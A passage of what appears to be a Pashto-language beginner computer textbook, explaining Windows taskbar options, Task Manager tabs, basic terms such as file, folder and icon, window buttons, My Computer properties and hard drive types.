

{4} Show Windows side by side.

هر کله چي تاسو په دې اېشن باندې کلېک وکړئ نو ستاسو ډير ويندوز خلاصي کړي وي نو ويندوز به تاسو ته اړخ په اړخ چهار کوچنه وښايست



{5} show the desktop.

په دې اېشن چې تاسو کلېک وکړي نو ستاسو به ډيسکټاپ پرده راشي




{7} Start task manager.

د کاري مدير تاسو ته هغه پروگرامونه، پروسې، او خدمات نښې چې دا مهال ستاسو په کمپیوټر کې روان دي. تاسو کولی شئ د ټاسک مدير وکاروئ د خپل کمپیوټر فعالیت وڅارئ يا يو داسې برنامه بنده کړئ چې ځواب نه وي،خه هرکله چې تاسو په دې ایشن باندې کلېک وکړئ نو ستاسو به بله صفحه خلاصه شي چې په لاندې ډول دي

{7-1}Application.

په کاري مدير کې د غوښتنلیک يا کاريالي د برنامه لیست نښې چې اوس مهال روان دي،که چيرته تاسو په هراپلکېشن يا کاريالي باندې کلېک وکړئ نو بيا په لاندې (ايند ټاسک) باندې کلېک وکړئ نو اپلکېشن به کار نه کوي ستاسو په کمپیوټر کې

{7-1-1}End task.

که چيرته تاسو په هراپلکېشن يا کاريالي باندې کلېک وکړئ نو بيا په لاندې (ايند ټاسک) باندې کلېک وکړئ نو هغه اپلکېشن به کار نه کوي ستاسو په کمپیوټر کې

{7-1-2}New task.

که چيرته تاسو په دې ایشن باندې کلېک وکړئ نو ستاسو کولای شي چې کوم اپلکېشن تاسو مخکې بند کړي وو يا نوي اپلکېشن هم بيرته فعال کولی شي



Start Task manager.

{7-2}Processes.

د پروسې سره په سیستم کې د ټولو روان پروسو لیست ښیې او دالته هم کولای شو چې پروگرامونو بند کړي په کمپیوټر کې او کله چې تاسو کمپیوټر کار سوست یا ډیله شو نو دا لته مونږ کولای شو کمپیوټر اضافه پروگرامونو یا اپلیکشنې له دې ځایه بند کړو او بیا به (اندې پروسیس) اېشن ووهئ نو هغه پروگرام به بند شي څه باید دا ویندو پروگرامونو بند نه کړو ځکه چې بیا کمپیوټر سیستم کار سمه توګه نه کوي

{7-2-1}End process.

هر کله چې تاسو پورته پروگرام انتخاب کړو نو بیا به په دې اېشن باندې کلېک وکړئ نو ستاسو په کمپیوټر کې به هغه پروگرام بند شي



Start Task manager.

{7-3}Services.

که تاسو غواړئ وڅیړئ چې ایا روان خدمت د یوې ځانګړې پروسې سره تړلی دی نو تاسو کولی شئ د خدماتو نوم باندې ښي کلېک وکړئ او د پروسې کمانډ ته لار شئ غوره کړئ، د کاري مدیر به بیا د پروسې ټب ته لار شي او اړونده پروسه به روښانه کړي. د پروسې ته د تګ کارول دا اسانه کوي چې د پروسې په توګه پرمخ وړونکي خدمات وپېژني



{7-4}Performance.

د فعالیت سیستم د فعالیت په اړه ټولیز احصایې ښیې، په ځانګړې توګه د (سپ پی یو) کارولو مجموعي مقدار او څومره حافظه کارول کېږي. او ګرافیک په شکل تاسو ته ښودل کېږي

{7-5}Networking.

شبکې یا نیټ ورکینګ په دې اېشن کې مونږ ته د شبکې په کمپیوټر کې د هرې شبکې اډاپټرونو پورې اړوند احصایې ښیې. په ډیفالټ ډول د اډاپټر نوم، د شبکې کارولو سلنه، د لینک سرعت او د شبکې اډاپټر حالت د وروستي فعالیت چارټ سره ښودل شوي. [اډاپټ ونه واضع کول] د شبکې اډاپټر د کمپیوټر داخلي هارډویر برخه ده چې د بل کمپیوټر سره د شبکې له لارې د خبرو اترو لپاره کارول کېږي. دا یو کمپیوټر ته وړتیا ورکوي چې د بل کمپیوټر اتصال له (LAN)، سرور یا هرې شبکې وسیله سره د سیمه ایزې شبکې لارې وصل شي

{7-6}User.

د کاروونکو ټول هغه کاروونکي ښیې چې دا مهال په کمپیوټر کې ناسته لري. په سرور کمپیوټرونو کې، ممکن د ټرمینل خدماتو په کارولو سره ډیری کاروونکي د کمپیوټر سره وصل وي. کاروونکي کولی شي له دې ټب څخه منحل یا لاګ آف کولای شو



{7-4}Performance



{7-5}Networking



{7-6}User

{8} lock the Taskbar.

هر کله چي تاسو په دې اپشن باندې کلېک وکړئ نو ستاسو کولاي شي چې تاسکبار پټه په خپله خوښه غټ ولي شي او هم کوچنۍ کولاي شي او تاسکبار پټه دا ډيسکټاپ پرمخ هر ځاي ته وړلي شي او دا درس مونږ په (118) صفحه کي ولي دي

{9} Properties.

او دا درس مونږ په {118} صفحه کي ولي دي




کمپیوټر کې استعمالونکي اصطلاح گان.

Menu

مینو څه شی دی؟ مینو د انتخابونو یوه ټولگه ده چې د کمپیوټر غوښتنلیک کارونکي ته وړاندې کېږي ترڅو د معلوماتو موندلو یا فعالیت اجرا کولو کې مرسته وکړي او په هر مینو کې کمانډونه یو ځای شو دي Command.

په کمپیوټر کې، کمانډ د کمپیوټر پروگرام ته لارښوونه ده چې یو ځانگړي دنده ترسره کړي

Folder.

فولډر د ذخیره کولو ځای، یا کانتینر دی، چېرې چې ډیری فایلونه په گروپونو کې ځای پرځای کیدی شي او کمپیوټر تنظیم کړي. یو فولډر کولی شي نور فولډرونه هم ولري. د ډیری کمپیوټر سافتویر غوښتنلیکونو لپاره، اوسنی کاري لارښود شتون لري

File

د کمپیوټر فایل د کمپیوټر ذخیره کولو وسیله کې د ډیټا ثبتولو لپاره د کمپیوټر سرچینه ده چې په ابتدایي ډول د دې فایل نوم لخوا پیژندل کېږي. لکه څنګه چې ټکي په کاغذ لیکل کیدی شي، نو د کمپیوټر فایل ته ډاټا لیکل کیدی شي

Folder vs files .

فایل په کمپیوټر کې د عام ذخیره کولو واحد دی، او ټول پروگرامونه او معلومات په فایل کې "لیکل شوي" او د فایل څخه "لوستل" کېږي. یو فولډر یو یا څو فایلونه لري، او یو فولډر تر هغه وخته خالي وي چې ډک شي. یو فولډر کولی شي نور فولډرونه هم ولري، او په فولډر کې د فولډر ډیری کچې شتون لري



کمپیوتر ځینې اصلاحات تعریف سره. System icon, Application icon.

ایکونه په دوه ډوله دي اول سیستم ایکن دوهم انستال ایکن او په کمپیوتر کې ایکن په دوو لارو خلاص وو اول په موس چپ سیټ باندې دوځل کلیک کول په ایکن باندې دویم په موس چپ سیټ باندې یو ځل کلیک کولو سره په سر کې اوپن باندې کلپک وکړئ او پروگرام به اوپن یا خلاص شي
System icon.

د سیستم ایکن یا شبیه: د سیستم عکسونه د سکرین په کین اړخ کې ښودل کیږي. دا شبیه د نصبولو پرمهال د وینډوز لخوا په اوتومات ډول رامینځته کیږي. د ځینې سیستم آئیكون مثالونه زما کمپیوتر، ریسایکل بن، زما اسناد، انټرنیټ اکسپلورر او نور دي
Application icon.

د اپلیکیشن آئیكون – یا د اپلیکیشن لوگو – یو ځانگړی عکس دی چې د کارونکي وسیله کې د اپلیکیشن نمایندگي لپاره کارول کیږي. دا د اپل ستور او گوگل پلی ستور کې د کاروونکو تعارفي لید سربیره د سمارټ فون په ترتیباتو او لټون بار کې هم ښکاري

All computer icons type.

{1} System icon {2} shurtcut icon {3} start button icon {4} Taskbar icon {5} Program, folder, document icon.




Caption Button.

خه بلا دا چې كله تاسو يو پروگرام خلاص كړي په نبي سيات پورته پروگرام كې دري ايشنان لري چې دي ته كپشن وائي چې دا په ټولو پروگرامونو كې راځي، اول سر علامه:ته قلوږ وايي چې دا باندې كلېك وكړئ دا پروگرام بند كوي، دويم يا منځني ته ميك ځيمايم وايي چې دا پروگرام په بيكروند غټ وي او بيرته كوچنۍ كوي بيا هم په منځنۍ باندې كلېك كړه چې دي ته روستوډان وايي، او دريمي ته ميني ميم وايي چې دا پروگرام پټ كوي او تاسكبار باندې نبي مثال لكه ويډيو اپلاي كړي وي غږ راځي خو ويډيو نه ليدل كيږي

Close, Maximize,manimize.

{1}Microsoft Windows, the minimize.

د مانيمائز تنۍ كړكۍ لنډوي او په تاسك بار كې يې ځاى په ځاى كوي پداسې حال كې چې برنامه روانه ده خو داده يو پروگرام څخه بل پروگرام يعني دواړه څارولو لپاره كارول كيږي

{2}Microsoft Windows, the Maximize.

د كړكۍ د پروگرام يا ويندو لوى كول ستاسو د ټول سكرين اندازه كولو لپاره د هغې لويولو ته اشاره كوي. مينو او اوزار بارونه پاتې دي، مگر د سرليك بار ورك كيږي. په لازمي ډول تاسو غواړئ د كړكۍ لخوا كارول شوي ځاى اعظمي كړئ

{3}Microsoft Windows, the close.

د غوښتنليك يا اپليكشن يا پروگرام كړكۍ بندولو لپاره، او شاتكټ

Keyboard typing:Alt+F4.

Example of a Microsoft Windows window



Computer Window

window. noun. win·dow 'win-dō : an opening in a wall for letting in light or air. : windowpane.

کړکی په یو سیستم کې د کمپیوټر په سکرین کې د لید جلا ساحه ده چې د گرافیکي کارن انټرفیس برخې په توگه د لید ډیری ساحې ته اجازه ورکوي وینډوز د وینډوز سیستم د یوې برخې په توگه د وینډوز مدیر لخوا اداره کیږي. او لومړي ځل لپاره په ایپل کمپنی له خوا استعمال په پروگرامونو کې

Example of a Microsoft Windows window



My computer icon right click. options.

ماي کمپیوټر سیستم ایکن، په دي کي تاسو کولاي شي چې کمپیوټر کې کوم پیل ونکي پروگرام یا وینډوز اوپرتن پروگرام معلوم کړو، او بله دا چې موږ په کمپیوټر کې څومره زیرمه شتون لري او څومره خالي او څومره ډکه ده، هر کله چې

تاسو په مای کمپیوټر ایکن باندې دا موس په زیره بڼې سیات باندې یو ځل کلیک وکړي نو ستاسو به یو څو اښان بنکاره شي چې موږ اوس یوازې په اصل کي پورا پتیز وایي خو یو څو اښان هم وایو {1} Open.

هر کله چې تاسو په دې اښان باندې کلېک وکړئ نو ستاسو مای کمپیوټر

ایکن خلاص شي



{2} Rename.

په دې اېشن باندې تاسو کولای شې چې د ډیسکتاپ پرمخ مای کمپیوټر ایکن نوم چینج یا بدل کړي

(3) Properties.

د خپل کمپیوټر هارډویر مشخصاتو چیک کولو لپاره ، له ډیسټاپ څخه هغه عکس ومومئ چې "زما کمپیوټر" لیبل شوی په دې نښې کلیک وکړئ او ملکیتونه غوره کړئ. یوه کړکۍ باید ستاسو د کمپیوټر هارډویر مشخصاتو لنډیز څرگند کړي پشمول پروسیسر ، حافظه او د وینډوز نسخه یا کوم وینډوز استعمال په شمول د سیستم نور معلومات

{3-1} Properties/Windows edition information.

له دې اېشن څخه لاندې دي دا کمپیوټر عملیاتي سیستم یا اوپرتن سیستم نښې چې تاسو په کمپیوټر کې کوم عملیات سیستم فعاله ده زموږ خو څخه هم وینډوز سیون دي ځکه مونږ دا وایي

{3-2} properties/system.

په دې اېشن لاندې ټول کمپیوټر سیستم معلومات درنښې لکه ریم یا حافظه او پورسیسر یا کمپیوټر دماغ راځي، او کمپیوټر دا چا په نامه ثبت شوې، او کمپیوټر شرکت یا کمپني پیژندنه، او او کمپیوټر ایډي نمبر هم رانښي او داسې نور معلومات

درنښي



My computer icon open.

دکمپیوټر حافظه ، هغه وسیله چې د ډیټا یا پروگرامونو ذخیره کولو لپاره کارول کیږي (د لارښوونو لړۍ) په لنډمهاله یا دایمي توګه په بریښنایي ډیجیټل کمپیوټر کې د کارولو لپاره هر کله چې تاسو مای کمپیوټر ایکن خلاص کړي نو ستاسو ټوله ډیټا یا معلومات په هارډیسک کې زیرمه شوي هغه که اډیو یا ویډیو یا لیکنې په حیث یا ساپټویر په شکل زیرمه شوي دي
Hard Disk.

ذخیره کولو وسیله. هارډ ډیسک فلیټ سرکلر پلټونه دي چې د المونیم یا شیشې څخه جوړ شوي او د مقناطیسي موادو سره پوښل شوي. د شخصي کمپیوټرونو هارډ ډیسکونه کولی شي د ټیرابایت (ټریلیون بایت) معلومات ذخیره کړي. معلومات د دوی په سطحو کې په متمرکز لاریو کې زیرمه شوي. یو کوچنی برقی مقناطیس ، چې د مقناطیسي سر په نوم یادېږي، د باټنری عدد لیکي (1 یا 0) د سپینګ ډیسک په مختلفو لارښوونو کې د وړو ځایونو مقناطیس کولو سره او د ځایونو د مقناطیسي کولو سمت معلومولو سره عددونه لوستل. د کمپیوټر هارډ ډرایو هغه وسیله ده چې ډیری هارډ ډیسکونه لري، د لوستلو / لیکلو سرونه، د ډیسکونو د حرکت کولو لپاره د ډرایو موټرو، او لږ مقدار سرکټري، ټول په فلزي قضیه کې تړل شوي ترڅو ډیسکونه د دوړو څخه خوندي کړي. پخپله ډیسکونو ته د راجع کولو سربیره ، د هارډ ډیسک اصطلاح هم د کمپیوټر داخلي ډیټا ذخیره کولو ته راجع کولو لپاره کارول کیږي

Hard Drive type.

{1}SSD{2}SCSI{3}SerialATA{4}ParallelATA{5}harddisk{6}NV

Me.




Types of Hard Drives



Drive {چلول}.

